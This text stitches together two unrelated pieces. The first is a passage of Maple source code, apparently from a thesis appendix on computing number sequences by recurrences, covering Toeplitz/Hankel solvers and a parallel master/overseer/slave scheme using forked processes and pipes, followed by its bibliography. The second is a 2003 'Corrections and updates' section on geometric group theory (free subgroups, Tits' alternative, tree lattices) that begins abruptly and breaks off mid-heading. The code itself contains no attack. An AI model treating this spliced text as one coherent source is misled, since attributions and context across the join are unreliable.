        userinfo(4, 'MS', "Solving up ".i."-th problem of ".(N-2).".");
        gamma[i] := y[i] * rp[i+1] + rDot(f[i], r[i]);
        delta[i] := y[i] * sp[i+1] + rDot(g[i], s[i]);
#print(evalf(delta[i]*gamma[i], 100));
        if (evalf(delta[i] * gamma[i], ceil(Digits/sqrt(N))) = 1.0) then
            N := i + 1;
            break;
        fi;
        y[i+1] := y[i] / (1-delta[i] * gamma[i]);
        if i = 0 then
            f[i+1] := y[i+1]/y[i] * [-gamma[i] * y[i]];
            g[i+1] := y[i+1]/y[i] * [-delta[i] * y[i]];
        else
            f[i+1] := y[i+1]/y[i] * [op(f[i] - gamma[i] * Rev(g[i])),
                -gamma[i] * y[i]];
            g[i+1] := y[i+1]/y[i] * [op(g[i] - delta[i] * Rev(f[i])),
                -delta[i] * y[i]];
        fi;
    od:

    C := matrix(N,N);
    C[1,1] := y[N-1];
    for i from 1 to N-1 do
        C[1,i+1] := f[N-1][i];
        C[i+1,1] := g[N-1][i];
    od:
    for i from 1 to (N-2) do
        C[N,i+1] := g[N-1][N-1-i];
        C[i+1,N] := f[N-1][N-1-i];
    od:
    C[N,N] := y[N-1]:
#    print(C);
    for i from 1 to N-2 do
        for j from 1 to N-2 do
            userinfo(4, 'MS', "Finding value for (".i.",".j.")-th entry");
            C[i+1,j+1] := C[i,j] + 1/C[1,1] * (C[i+1,1]*C[1,j+1] -
                C[1,N-i+1] * C[N-j+1,1]);
        od;
    od;

    i := 'i';
#    print(matrix(N,1,[seq(Vvalue[OldN+i],i=1..N)]));
    ans := evalm(C &* matrix(N,1,[seq(Vvalue[OldN+i],i=1..N)]));

#print(ans);
    ans := map(round,ans);
#print(ans);

    rec := fun(var) = add(ans[N+1-i,1]*fun(var-(N+1)*m+i*m),i=1..N);
    RETURN(rec);
end:

savelib(`recurrence/solve/linalg`, `recurrence/solve/linalg.m`);
savelib(`recurrence/solve/toeplitz/rev`, `recurrence/solve/toeplitz/rev.m`);
savelib(`recurrence/solve/toeplitz/rdot`, `recurrence/solve/toeplitz/rdot.m`);
savelib(`recurrence/solve/toeplitz`, `recurrence/solve/toeplitz.m`);
savelib(`recurrence/solve/hankel`, `recurrence/solve/hankel.m`);
savelib(`recurrence/solve/hankel/solver`, `recurrence/solve/hankel/solver.m`);
savelib(`recurrence/solve/toeplitzf`, `recurrence/solve/toeplitzf.m`);
```

E.8 Performing the calculations.

File name: Normal.

```
# calcul/normal
#     Perform the calculation using normal methods
# Input: Recurrence
# Output: Values
% Refence: Theorem 3.1.
`calcul/normal` := proc(Largest, Top, Bot, m, q, feq, File, Info)
    local i, B, info, Value, j, s, work;

    if nargs = 8 then
        B := copy(Info);
        for i from q to Largest by m do
            if has(B[i] , B) then
                work := i;
                break;
            fi;
        od;
    else
        work := q:
    fi;

    for i from 0 to infinity do
        if Bot(i) <> 0 then
            s := i;
            break;
        fi;
    od;

    for i from work to Largest by m do

        if not has(B[i] , B) then
            userinfo(3, 'MS', "Knew the ". i. "th value already.");
            next;
        fi;

        Value := Top(i+s);

        userinfo(2, 'MS', "Working on problem", i);
        for j from q to i-m by m do
            Value := Value - Bot(s+i-j)*B[j]*binomial(i+s,j);
        od;

        Value := Value / binomial(i+s,s)/Bot(s);

        userinfo(3, 'MS', "Determined ". i. "th value.");
        B[i] := Value;

        if nargs >= 7 then
            if (i = 0) mod feq then
                save B, File.i.`.m`;
            fi;
        fi;
    od;

    RETURN(copy(B));
end:

#libname := libname[3], libname[1..2]:
savelib(`calcul/normal`, `calcul/normal.m`);
```

File name: Multi.

```
macro(binomial = readlib(binomial),
      readpipe = readlib(`calcul/readpipe`),
      writepipe = readlib(`calcul/writepipe`));
```

```
# calcul/balanced/worker
#     The slave that does all the work
# Input: Recurrences
# Output: NOTHING
# Reads: Values of other calculations.
# Writes: Value to calculations performed
# Reference: Section 6.2.
‘calcul/balanced/worker‘ :=
        proc(Largest, N, work, ReadPipe, WritePipe, Top, Bot, m, q, Info)
    local i, B, info, Value, j, s, start, tt;

    tt := time():
    B := copy(Info);

    for i from work to Largest by m*N do
        if has(B[i], B) then
            start := i;
            break;
        fi;
    od;

    for i from 0 to infinity do
        if Bot(i) <> 0 then
            s := i;
            break;
        fi;
    od;

    for i from start to Largest by N*m do

        Value := Top(i+s);
        userinfo(2, ’MS’, "Slave", work, "working on problem", i);

        for j from q to max(q-m,i - N*m) by m do
            Value := Value - Bot(s+i-j)*B[j]*binomial(i+s,j);
        od;

        for j from 0 to min(i-m, m*N-2*m) by m do
            userinfo(3, ’MS’, "Slave", work, "getting needed info from Master");
            info := NULL:
            while info = NULL do
                info := readpipe(ReadPipe[work]);
            od;
            B[info[1]] := info[2];
        od;

        userinfo(3, ’MS’, "Slave", work, "finishing calculation");
        for j from max(q,i - N*m+m) to i-m by m do
            Value := Value - Bot(s+i-j)*B[j]*binomial(i+s,j);
        od;

        Value := Value / binomial(i+s,s)/Bot(s);

        userinfo(3, ’MS’, "Slave", work, "Reporting to Master");
        writepipe(WritePipe[work],[i,Value]);
        B[i] := Value;
    od;

    print("Slave ".work." took",(time() - tt), "seconds."):
    RETURN();
end:

# calcul/balanced
#     The form of communication between the workers.
# Input: Recurrences
# Output: Values
# Reads: Values of calculations.
# Writes: Value to calculations.
‘calcul/balanced‘ := proc(N, Largest, Top, Bot, m, q, feq, File, Info)
    local Slaves, Master, i, j, pid, work, info, l, B, start, i2, k;

    if nargs = 9 then
        B := copy(Info);
    for i from q to Largest by m do
        if has(B[i], B) then
            start := i;
            break;
        fi;
    od;
else
    start := q;
fi;

work := q;
for i from q to (N-1)*m+q by m do
    Slaves[i] := pipe();
    Master[i] := pipe();
od;

for i from 1 to N do

    pid := fork();
    if pid = 0 then # Slaves
        userinfo(1, ’MS’, "Starting up slave", work);
        readlib(‘calcul/balanced/worker‘)
                (Largest, N, work, Slaves, Master, Top, Bot, m, q, B);
        system("sleep 1");

        userinfo(1, ’MS’, "Stopping slave", work);
        quit;
    elif i = N then # Master
        if start <> q then
            k := 1;
             i := start mod N*m;
#            for i from (start mod N*m) to
#                    (start mod N*m) + (N-1)*m by m do
                for j from i - (N-1)*m to i - m*k by m do
                    userinfo(3, ’MS’, "Sending info to slave", i);

#                    info := convert([j,B[j]],string);
                    writepipe(Slaves[(i mod N*m)],[j, B[j]]);
                od;
#                k := k + 1;
#            od;
        fi;

        for j from start to Largest by m do

            ## Get the info from the slaves.
            userinfo(3, ’MS’, "Getting information from slave",
                (j) mod N*m );
            info := NULL;
            while info = NULL do
                info := readpipe(Master[(j) mod N*m ]);
            od;
            B[info[1]] := info[2];
#            info := convert(info,string);

            # Send info to next slaves.
            if (j+m <= Largest) then
                for i2 from (j-(N-2)*m) to j by m do
                    if i2 < 0 then next; fi ;
                    userinfo(3, ’MS’, "Sending info to slave",(j+m)
                            mod N*m);
#                    info := convert([i2, B[i2]],string);
                    writepipe(Slaves[(j+m) mod N*m],[i2, B[i2]]);
                od;
            fi;

            if nargs >= 7 and ((j = 0) mod feq) then
                userinfo(3, ’MS’, "Saving results so far");
                save B, File.j.‘.m‘;
            fi;

        od;
```

```
        fi;

        work := work + m;
    od;

    ## Wait for all the slaves to finish
    for i from 1 to N do
        wait();
    od;

    for i from q to (m-1)*N+q by m do
        close(Slaves[i][1]);
        close(Slaves[i][2]);
        close(Master[i][1]);
        close(Master[i][2]);
    od;

    RETURN(copy(B));
end:

savelib(‘calcul/balanced/worker‘, ‘calcul/balanced/worker.m‘);
savelib(‘calcul/balanced‘, ‘calcul/balanced.m‘);
```

File name: Multi2.

```
macro(binomial  = readlib(binomial),
      ceil      = readlib(ceil),
      frac      = readlib(frac),
      printf    = readlib(printf),
      readpipe  = readlib(‘calcul/readpipe‘),
      writepipe = readlib(‘calcul/writepipe‘),
      readfile  = readlib(‘calcul/readfile‘),
      writefile = readlib(‘calcul/writefile‘));

# calcul/readpipe
#     Performs the reading of information from pipe
# Input: pipe
# Output: informaton read
# Read: Informaiton
‘calcul/readpipe‘ := proc(pipeName, tries)
    local info, check;

    userinfo(5, ’MS’, "Reading information from pipe", pipeName);
    if nargs = 2 then
        userinfo(6, ’MS’, "Waiting", tries, "for pipe");
        if FAIL = block(tries, pipeName[1]) then
            userinfo(5,’MS’,"Failed to read from pipe");
            RETURN();
        fi;
    else
        userinfo(6, ’MS’, "Waiting forever for pipe", pipeName);
        if FAIL = block(5,pipeName[1]) then
            userinfo(5,’MS’,"Failed to read from pipe", pipeName);
            RETURN();
        fi;
    fi;
    userinfo(6, ’MS’, "Actually getting around to reading from pipe");
    info := readline(pipeName[1]);
    do
        check := traperror(parse(info));
        if check = lasterror then
            info := cat(info, readline(pipeName[1]));
        else
            break;
        fi;
    od;
    info := check;
    RETURN(info);
end:

# calcul/writepipe
#     Performs the writing of information to pipe
# Input: pipe, information
# Output: Error messages
# Write: Information
‘calcul/writepipe‘ := proc(pipeName, info)
    local LineToWrite, Length, SubLine, LARGE, k, t;
    userinfo(5, ’MS’, "Writing information to pipe", pipeName);
    LARGE := 10^8:
    LineToWrite := convert(info,string);
    Length := length(LineToWrite);
    for k from 1 to ceil(Length/LARGE) do
        SubLine := cat(LineToWrite[((k-1)*LARGE+1) ..
                min(Length,k*LARGE)], "\n");
        if FAIL = block(10,pipeName[2]) then
            print("Couldn’t write to pipe");
            RETURN(-1);
        fi;
        t := fprintf(pipeName[2],SubLine);
    od;
    RETURN(t);
end:

# calcul/readpipe
#     Performs the reading of information from pipe
# Input: pipe
# Output: informaton read
# Read: Information
‘calcul/readfile‘ := proc(fileName, tries)
    local info, check, fd, maxTries, good, i, ll;

    good := false;

    if nargs = 2 then maxTries := tries else maxTries := infinity fi;

    userinfo(5, ’MS’, "Reading information from file", fileName);
    for i from 1 to maxTries do
        fd := traperror(open(fileName,READ));

        if fd = lasterror then
            traperror(close(fileName));
            next;
        fi;

        info := traperror(readline(fd));
        if info = lasterror then
            next;
        fi;

        check := traperror(parse(info));
        if check = lasterror then
            next;
        fi;

        ll := traperror(close(fd));

        do
            ll := system("rm -f ".fileName);
            if ll = -1 then
                print("It is not removing ".fileName." properly");
                print("Giving up");
                quit;
            fi;
            break;
        od;

        good := true;

        break;
    od;
    if good then
        info := check;
        RETURN(info);
    else
        RETURN(NULL);
```

```
    fi;
end:

# calcul/writefile
#     Performs the writing of information to file
# Input: file, information
# Output: Error messages
# Write: Information
‘calcul/writefile‘ := proc(fileName, info, tries)
    local fd, t, maxTries, i;
    if nargs = 3 then
        maxTries := tries;
    else
        maxTries := infinity;
    fi;

    t := -1;
    userinfo(5, ’MS’, "Writing information to file", fileName);
    for i from 1 to maxTries do
        fd := traperror(open(fileName,WRITE));
        if fd = lasterror then
            userinfo(5,’MS’,fd);
            traperror(close(fileName));
#            if maxTries <> i then system("sleep 1"); fi;
            userinfo(6, ’MS’, "Trying to write again");
            next;
        fi;

        t := writeline(fd, convert(info,string));
        traperror(close(fd));
        break;
    od;
    userinfo(6, ’MS’, "Finished writing information to file", fileName);

    RETURN(t);
end:

# calcul/balancing/slave
#     The slave that does all the work
# Input: Recurrences
# Output:  -
# Read: What work to do, and other infomration
# Write: Information discovered, and what info is needed.
‘calcul/balancing/slave‘ := proc(Known, readPipe, writePipe, Top, Bot, m, Q,
        slaveNumber)
    local Info, info, largest, j, i, s, Value, q;

    q := Q mod m;

    Info := copy(Known);

    userinfo(5,’MS’,"Figuring out how much info is known", slaveNumber);
    for i from q to infinity by m do
        if has(Info[i], ‘Info‘) then break; fi;
    od;
    largest := i - m;

    userinfo(5,’MS’,"Knows info", seq(Info[m*i+q],i=0..(largest-q)/m));
    userinfo(5,’MS’,"Largest known is", largest, slaveNumber);

    userinfo(5,’MS’,"Figuring out s value");
    for i from 0 to infinity do
        if Bot(i) <> 0 then
            s := i;
            break;
        fi;
    od;

    do
        userinfo(3,’MS’,"Slave ".slaveNumber." is waiting for instructions");
        do
            info := readpipe(readPipe);
            if info <> NULL then break; fi;
        od;

userinfo(5,’MS’,"Got ", info, "from pipe");

# If has some info.  Now it has to figure out what it means

# If it is a calculation request.
if info[1] = "Work" then
    userinfo(1,’MS’,"Slave ".slaveNumber." is working on determining".
        " the value for ". (info[2]));

    j := info[2];

    Value := Top(j+s):

    for i from q to largest by m do
        Value := Value - Bot(s+j-i)*Info[i]*binomial(j+s,i);
    od;

    userinfo(5,’MS’,"Value, before asking master for help", Value);

    while largest+m < j do

        userinfo(3,’MS’,"Asking for data of ", largest+m);
        writepipe(writePipe,["Need Data", largest+m]);

        do
            info := readpipe(readPipe);
            if info <> NULL then break; fi;
        od;

        if info[1] = "Data" then
            userinfo(3,’MS’,"Got some data ".(info[2])." from "
                    .slaveNumber);

            userinfo(5,’MS’,"Using this new data");
            Info[info[2]] := info[3];
            largest := info[2];
            Value := Value - Bot(s+j-largest)*Info[largest]*
                    binomial(j+s,largest);
            userinfo(5,’MS’,"Value, after asking master for help",
                    Value);

        # Don’t know what the hell it is doing.
        else
            print("What the hell is going on, waiting for data", info);
            quit;
        fi;

    od;

    Value := Value / binomial(j+s,s)/Bot(s);

    userinfo(2,’MS’,"Telling the overseer about the new value for ". j);
    writepipe(writePipe,["Data", j, Value]);

elif info[1] = "Data" then
    userinfo(5,’MS’,"Got new data", slaveNumber);

    Info[info[2]] := info[3];
    largest := info[2];

# Just quit
elif info[1] = "Quit" then
    userinfo(2, ’MS’, "Slave Quitting", slaveNumber);
    close(readPipe[1]);
    close(readPipe[2]);
    close(writePipe[1]);
    close(writePipe[2]);
    RETURN();

# Don’t know what the hell it is doing.
else
   print("What the hell is going on got", info, slaveNumber);
   quit;
```

```
        fi;
    od;
end:

# calcul/balancing/overseerer
#     The communication on one machine
# Input: Recurrences
# Output:  -
# Read: What work to do, and other information
# Write: Information discovered, and what info is needed.
`calcul/balancing/overseer` := proc(Host, Me, Top, Bot, m, q, Known,
        numProcs, maxPipes)
    local readPipe, writePipe, info, numSlave, Info, slaveWait, slaveWork,
        Quit, slaveQuit, pid, i, j, workOn, messageSender, numProc, maxPipe, ll;

    workOn := []:
    if nargs >= 7 then
        Info := copy(Known);
    fi;
    if nargs = 9 then
        maxPipe := maxPipes;
    else
        maxPipe := 6;
    fi;
    if nargs >= 8 then
        numProc := numProcs;
    else
        numProc := 1;
    fi;

    numSlave := 0:

    writefile(cat(Me,2,Host), ["Need Work"]);

    do
        userinfo(3,'MS', "Waiting for instructions");
        info := NULL;
        do
            messageSender := 0:
            info := readfile(cat(Host,2,Me),1);
            if info <> NULL then break; fi;
            for messageSender from 1 to numSlave do
                info := readpipe(readPipe[messageSender],0);
                if info <> NULL then break; fi;
            od;
            if info <> NULL then break; fi;
        od;

        userinfo(1, 'MS', "Has ". numSlave. " slaves ".
                (numboccur([seq(slaveWork[i],i=1..numSlave)],true))
                ." running ". (numSlave - numboccur([seq(slaveWait[i],
                i=1..numSlave)],false)) ." waiting and the message is ".
                (info[1]));
        userinfo(5, 'MS', "Got info", info, "from ", messageSender);
        userinfo(3, 'MS', "Got info from slave/master ". messageSender);
        # Need to figure out what the message is

        # Find or create somebody to do the work
        if info[1] = "Work" then
            userinfo(1,'MS',"Told to do work on ".(info[2])." from ".
                    messageSender);

            if not has(Info[info[2]],'Info') then
                userinfo(2, 'MS', "Already know the info");
                writefile(cat(Me,2,Host), ["Data",info[2], Info[info[2]]]);
                Top(info[2]);
                Bot(info[2]);
                if workOn = [] then
                    writefile(cat(Me,2,Host), ["Need Work"]);
                fi;
                next;
            fi;

            for i from 1 to numSlave do
                if slaveWork[i] = false then break; fi;
            od;

            if i > maxPipe then
                workOn := [op(workOn),info[2]];

            # Create a new slave
            elif i > numSlave then
                userinfo(5,'MS',"Creating new slave",i,"to work on ",info[2]);
                numSlave := i;
                slaveWork[i] := true;
                slaveQuit[i] := false;
                slaveWait[i] := false;
                readPipe[i]  := pipe();
                writePipe[i] := pipe();
                Top(info[2]);
                Bot(info[2]);
                pid := fork();

                # The Slave
                if pid = 0 then
                    `calcul/balancing/slave`(Info, writePipe[i], readPipe[i],
                            Top, Bot, m, q, i);
                    quit;
                fi;

                writepipe(writePipe[i],info);

            # Use an old slave
            else
                userinfo(5,'MS',"Telling old slave ". i. " to work on ".
                        info[2]);
                slaveWork[i] := true;
                writepipe(writePipe[i],info);
            fi;

        # Check to see if the data is known
        # If it is, return it to the slave
        # If it isn't, put that slave in pending, and send off a need work
        elif info[1] = "Need Data" then

            userinfo(1,'MS', "Asked for data", info[2], "from", messageSender);

            # Doesn't know the information
            if has(Info[info[2]],Info) then
                userinfo(1,'MS',"Doesn't know the info", info[2], "for",
                        messageSender);
                slaveWait[messageSender] := info[2];

                if (numboccur([seq(slaveWork[l],l=1..numSlave)],true) -
                        (numSlave - numboccur([seq(slaveWait[l],
                        l=1..numSlave)], false))) < numProc and workOn = []
                        then
                    writefile(cat(Me,2,Host),["Need Work"]);
                    system("./sleepsm");
                fi;

            # It knows the information
            else
                userinfo(5,'MS',"Does know the info");
                writepipe(writePipe[messageSender],
                        ["Data",info[2],Info[info[2]]]);
            fi;

        # Deal with the data give overseer
        # Check to see if any slaves are waiting on it
        # If they are, make sure they get the information
        elif info[1] = "Data" then

            userinfo(1,'MS', "Given some new data ".(info[2])." from ".
                    messageSender);
            Info[info[2]] := info[3];
            for j from 1 to numSlave do
                if slaveWait[j] = info[2] then
```

```
                userinfo(3, 'MS', "Telling waiting slave ". j. " about ".
                        "this data");

                ll := writepipe(writePipe[j],
                        ["Data",info[2],Info[info[2]]]);
                slaveWait[j] := false:
            fi;
        od;

        # If this data came from a slave, then we might need more
        # work for the slave to do, and tell the master.
        if messageSender <> 0 then
            slaveWork[messageSender] := false;
            writefile(cat(Me,2,Host),["Data",info[2],info[3]]);
            if workOn = [] then
                userinfo(2,'MS',"Slave ". messageSender.
                        " is no longer working");
                if (numboccur([seq(slaveWork[l],l=1..numSlave)], true) -
                        (numSlave - numboccur([seq(slaveWait[l],
                        l=1..numSlave)], false))) <
                        numProc then
                    userinfo(2,'MS',"Ask for more work");
                    writefile(cat(Me,2,Host),["Need Work"]);
                fi;
            else
                userinfo(2,'MS',"Slave", messageSender,
                        "is no longer working, ",
                        "so give it outstanding work");
                writepipe(writePipe[messageSender],
                        ["Work",workOn[1]]);
                workOn := workOn[2..-1];
                slaveWork[messageSender] := true;
            fi;
        fi;

    # Doesn't want to give any more work.
    elif info[1] = "Quit" then
        for i from 1 to numSlave do
            if slaveWork[i] = false and slaveQuit[i] = false then
                userinfo(2,'MS',"Telling the ".i."th slaves to quit");
                slaveQuit[i] := true;
                writepipe(writePipe[i],["Quit"]);
            fi;
        od;
        for i from 1 to numSlave do
            if slaveQuit[i] = false then break; fi;
            userinfo(2,'MS',"The ".i."th slave has quit");
        od;
        if i > numSlave then
            userinfo(1,'MS',"Everyones quit, time to go home");
            for i from 1 to numSlave do
                close(writePipe[i][1]);
                close(writePipe[i][2]);
                close(readPipe[i][1]);
                close(readPipe[i][2]);
            od;
            RETURN();
        fi;

    # Don't know what the hell happened
    else
        RETURN("What the hell just happened");
        quit;
    fi;
  od;
end:

# calcul/balancing/master
#     The main controller of all things good.
# Input: Nothing of importance
# Output:  -
# Read: Just about everything (the master knows all)
# Write: Just about anything (the master can order around all)
# Reference: Section 6.1.
```

```
`calcul/balancing/master` := proc(Host, Mach, Largest, m, q, fileName,
    interval, Known)

    local Info, info, i, j, k, maxKnown, needToWrite, writeThis, mach, l, fn,
            pid;

    Info := copy(Known);
    maxKnown := -1;

    mach := Mach;

    for i in Mach do
        needToWrite[i] := []:
    od;

    i := q;

    while Largest > maxKnown do
        info := NULL;
        userinfo(3,'MS',"Waiting for instructions");
        do
            for l from 1 to nops(mach) do
                j := mach[l];
                info := readfile(cat(j,2,Host), 1);

                userinfo(4,'MS',"Checking to see if there are outstanding ".
                       "messages for", j);
                if needToWrite[j] <> [] then
                    writeThis := needToWrite[j][1];
                    userinfo(5,'MS',"Sending information ".
                            "again to", j);
                    if (writefile(cat(Host,2,j),
                            writeThis, 1) <> -1) then
                        needToWrite[j] := needToWrite[j][2..-1];
                    fi;
                fi;
                if info <> NULL then
                    mach := [seq(mach[k],k=l+1..nops(mach)),
                            seq(mach[k],k=1..l)];
                    break;
                fi;
            od;
            if info <> NULL then break; fi;
            system("./sleepsm");
        od;

        userinfo(5,'MS', "Got information", info, "from", j);
        # We have info from one of the over seers, we have to
        # now figure out what it is.

        # Check to see if it is a request for work
        if info[1] = "Need Work" then
            userinfo(1,'MS', "Working on requested for work from ". j);

            if i > Largest then
                userinfo(2,'MS', "Tell ".j." to quit");
                if writefile(cat(Host,2,j),["Quit"],1) = -1 then
                    needToWrite[j] := [op(needToWrite[j]),["Quit"]]:
                fi;
            else
                userinfo(2,'MS', "Tell ".j." to work on the value of ". i);
                # Here I HAVE to make sure that they have had all
                # previous messages first.
                if needToWrite[j] = [] then
                    if writefile(cat(Host,2,j),["Work",i],1) = -1 then
                        needToWrite[j] := [op(needToWrite[j]),["Work",i]]:
#                       system("sleep 1");
                    fi;
                else
                    needToWrite[j] := [op(needToWrite[j]),["Work",i]]:
                fi;
            fi;
            i := i + m;
```

```
        # Check to see if it is new info
        elif info[1] = "Data" then
            userinfo(1,'MS', "Got some data for the value of ".(info[2]).
                    " from ". j);
            Info[info[2]] := info[3];

            maxKnown := max(maxKnown, info[2]);

            for k in Mach do
                if j = k then next; fi;
                userinfo(3,'MS', "Telling ". k. " about information");
                if writefile(cat(Host,2,k),
                        ["Data",info[2],info[3]],1) = -1 then
                    needToWrite[k] := [op(needToWrite[k]),
                            ["Data",info[2],info[3]]];
#                    system("sleep 1");
                fi;
            od;

            if (info[2] = 0) mod interval then
                fn := fileName.(info[2]).`.m`;
                pid := fork();
                if pid = 0 then
                    save Info, fn;
                    quit;
                fi
            fi;

        # Don't know what it is, make an error
        else
            print("What the hell is going on II got", info);
            quit;
        fi;
    od;
    for k in Mach do
        userinfo(1,'MS', "Telling ". k. " to quit");
        writefile(cat(Host,2,k),["Quit"],1);
    od;

    RETURN(op(Info));
    # Need to tell people to quit still.
end:

#libname := libname[3], libname[1..2]:
savelib(`calcul/readpipe`,  `calcul/readpipe.m`);
savelib(`calcul/writepipe`, `calcul/writepipe.m`);
savelib(`calcul/readfile`, `calcul/readfile.m`);
savelib(`calcul/writefile`, `calcul/writefile.m`);
savelib(`calcul/balancing/slave`,  `calcul/balancing/slave.m`);
savelib(`calcul/balancing/overseer`, `calcul/balancing/overseer.m`);
savelib(`calcul/balancing/master`,  `calcul/balancing/master.m`);
```

Bibliography

[1] *Cecm research projects*, http://www.cecm.sfu.ca/projects, 1999.

[2] Milton Abramowitz and Irene A. Stegun, *Handbook of mathematical functions*, 9th ed., Dover Publications, Inc, New York, 1992.

[3] J. L. Adams, *Conceptual blockbusting: A guide to better ideas*, Freeman, San Francisco, 1974.

[4] Bruce C. Berndt, *Ramanujan's notebooks*, Springer-Verlag, New York, 1994.

[5] Jonathan Borwein, Peter Borwein, and Lennart Berggren, *Pi: A source book*, Springer, New York, 1997.

[6] Jonathan M. Borwein, David M. Bradley, and Richard E. Crandall, *Computational strategies for the Riemann zeta function*, unpublished, 1996.

[7] Carl B. Boyer, *A history of mathematics*, John Wiley & Sons, Inc., 1968.

[8] L Carlitz, *Some arithmetic properties of the oliver functions.*, Mathematische Annalen **128** (1955), 412 – 419.

[9] Mustapha Chellali, *Accélération de calcul de nombres de Bernoulli*, Journal of Number Theory (1988), 347–362.

[10] Louis Comtet, *Advanced combinatorics, the art of finite and infinite expansions*, D. Reidel Publishing Company, Boston, 1974.

[11] F. N. David, M. G. Kendall, and D. E. Barton, *Symmetric function and allied tables*, Cambridge, Cambridge, 1966.

[12] K.O. Geddes, S.R. Czapor, and G. Labahn, *Algorithms for computer algebra*, Kluwer Academic Publishers, 1996.

[13] K.O. Geddes, G. Labahn, M. B. Monagan, and S. Vorketter, *The maple programming guide*, Springer-Verlag, New York, 1996.

[14] J. W. L. Glaisher, *On Eulerian numbers*, Quarterly Journal of Mathematics **45** (1914).

[15] Gene H. Golub and Charles F. van Loan, *Matrix computations*, second ed., The Johns Hopkins University Press, Baltimore, 1989.

[16] Ronald L. Graham, Donald E. Knuth, and Oren Patashnik, *Concrete mathematics*, second ed., Addison-Wesley Publishing Company, Reading, MA, 1994, A foundation for computer science.

[17] G. H. Hardy and W. M Wright, *An introduction to the theory of numbers*, fourth ed., Clarendon Press, Oxford, 1960.

[18] I.N. Herstein, *Topics in algebra*, second ed., John Wiley & Sons, Toronto, 1975.

[19] D.H. Lehmer, *Lacunary recurrence formulas for the numbers of Bernoulli and Euler*, Annals of Mathematics **36** (1935), no. 3, 637–649.

[20] Maurice Mignotte, *Mathematics for computer algebra*, Springer-Verlag, New York, 1992, Translated from the French by Catherine Mignotte.

[21] J. Miller, N. J. A. Sloane, and N. E. Young, *A new operation on sequences: the boustrophedon transform*, J. Combn Theory **17A** (1996), 44–54.

[22] S Ramanujan, *Some properties of Bernoulli's numbers*, Indian Mathematical Journal (1911).

[23] J. Riordan, *An introduction to combinatorial analysis*, Wiley, 1958.

[24] John Riordan, *Combinatorial identities*, Wiley Series in Probability and Mathematical Statistics, John Wiley & Sons, New York, 1968.

[25] N. J. A. Sloane and Simon Plouffe, *The encyclopedia of integer sequences*, Academic Press, Toronto, 1995.

[26] Neil J. A. Sloane, *Sloane's on-line encyclopedia of integer sequences*, http://akpublic.research.att.com/∼njas/sequences/index.html, 1998.

[27] C. R. Snow, *Concurrent programming*, Cambridge Computer Science Texts, no. 26, Cambridge University Press, New York, 1992.

[28] I Steward, *Math. rec.*, Scientific American (1996).

[29] W. A. Whitworth, *Dcc exercises in choice and chance*, Stechert, New York, 1945.

[30] Herbert S Wilf, *Generating functionology*, Academic Press, Inc., Toronto, 1990.

Appendix

CORRECTIONS AND UPDATES – 1st JANUARY, 2003

The book by K. Ohshika has been translated in english [Ohshi–02]. The main chapters are on Gromov's hyperbolic groups, on automatic groups, and on Kleinian groups.

I.B, and random walks on groups.

There is a nice introduction to random walks and diffusion on groups in [Salof–01], starting with a discussion on shuffling cards. A short exposition of Pólya's recurrence theorem can be found in [DymMc–72].

II.21 and VII.38, subgroup growth, and normal subgroup growth.

For further work concerning numbers of subgroups and normal subgroups of finite index in various groups, see among others [LiSMe–00] and [LarLu].

II.24, and a strong Schottky Lemma.

The classical Table-Tennis Lemma, or Schottky Lemma, is often used to show that a pair of isometries g, h of some hyperbolic space have *powers* g^n, h^n which generate a free group. There is a criterion for g, h to generate a free group in [AlFaN].

On free subgroups of isometry groups, see also [Woess–93] and [Karls].

II.25, II.33, and Möbius groups generated by two parabolics which are not free.

Let $\tilde{\Gamma}_z$ denote the subgroup of $SL(2,\mathbb{C})$ generated by $\begin{pmatrix} 1 & z \\ 0 & 1 \end{pmatrix}$ and $\begin{pmatrix} 1 & 0 \\ z & 1 \end{pmatrix}$, so that $\tilde{\Gamma}_z$ is free if $|z| \geq 2$ or if z is transcendental.

Grytczuk and Wójtowicz have shown that $\tilde{\Gamma}_{p/q}$ is *not* free for a set of rational values $z = p/q$ of the parameters which contains infinitely many accumulation points [GryWó–99].

II.28, and arithmeticity of lattices.

In $PSL(2,\mathbb{C})$, all arithmetic lattices which are generated by two elliptic elements and which are not co-compact have been determined [MacMa–01].

II.29$\frac{1}{3}$, more flowers for the herbarium of free groups.

Margulis has discovered a remarkable example of a free subgroup of the affine group of $\mathbb{R}^3$ acting *properly* on $\mathbb{R}^3$ [Margu-83]; an exposition appears in [Drumm–92].

II.29$\frac{2}{3}$, complement on groups with free subgroups.

We reproduce (most of) Problem 12.24 from the Kourovka Notebook.

Given a ring R with identity, the automorphisms of $R[[x]]$ sending x to $x(1 + \sum_{i=1}^{\infty} a_i x^i)$ form a group $N(R)$. We know that $N(\mathbb{Z})$ contains a copy of the free group F_2 of rank 2 (...). Does $N(\mathbb{Z}/p\mathbb{Z})$ contain a copy of F_2 ?

The answer is "yes": see [Camin–97]; it could be a challenge to find a table-tennis proof of this fact. For generalities on these "Nottingham groups" $N(R)$, see [Camin–00].

II.41, a misprint.

There is a misprint in the reference to [Bourb–75], which should be to Chapter VIII, § 2, Exercise 10.

II.41, and dense free subgroups of Lie groups.

The following result [BreGe] answers a question raised by A. Lubotzky and R. Zimmer: *if* Γ *is a dense subgroup of a connected semisimple real Lie group* G*, then* Γ *contains two elements which generate a dense free subgroup of* G. Also: in a connected non-solvable real Lie group of dimension d, any finitely generated dense subgroup contains a dense free subgroup of rank $2d$.

II.42, on Tits' alternative.

Let Γ be a subgroup of the group of homeomorphisms of the circle such that the action of Γ on the circle is minimal. Then, either the action is a conjugate of an isometric action, and therefore Γ contains a commutative subgroup of index at most 2, or Γ contains a so-called quasi-Schottky subgroup, which is in particular a non-abelian free subgroup [Margu–00]. A variation (possibly a simplification ?) of Margulis' original ideas appear in Section 5.2 of [Ghys–01].

For a group Γ of orientation preserving $\mathcal{C}^2$-diffeomorphisms of the circle, it is also known that the existence of an exceptional minimal set implies that Γ has non-abelian free subgroups [Navas].

On $Out(F_n)$, see also [BesFe–00].

Tits' alternative holds for automorphism groups of free soluble groups [Licht–95] and for linear groups over rings of fractions of polycyclic group rings [Licht–93], [Licht–99]. It also holds in a strong sense for subgroups of Coxeter groups [NosVi–02].

If Γ is a Bieberbach group, either both its automorphism group and its outer automorphism group are polycyclic, or both contain non-abelian free subgroups. See [MalSz] for precise criteria to decide which situation holds for a given Bieberbach group, in terms of the associated holonomy representation.

III.4, and examples of non-uniform tree lattices.

For the existence of such non-uniform lattices on uniform trees, see the work of L. Carbone [Carbo–01]. For tree lattices in general, see [BasLu–01].

III.6$\frac{1}{2}$, and further examples of finitely-genrated groups.

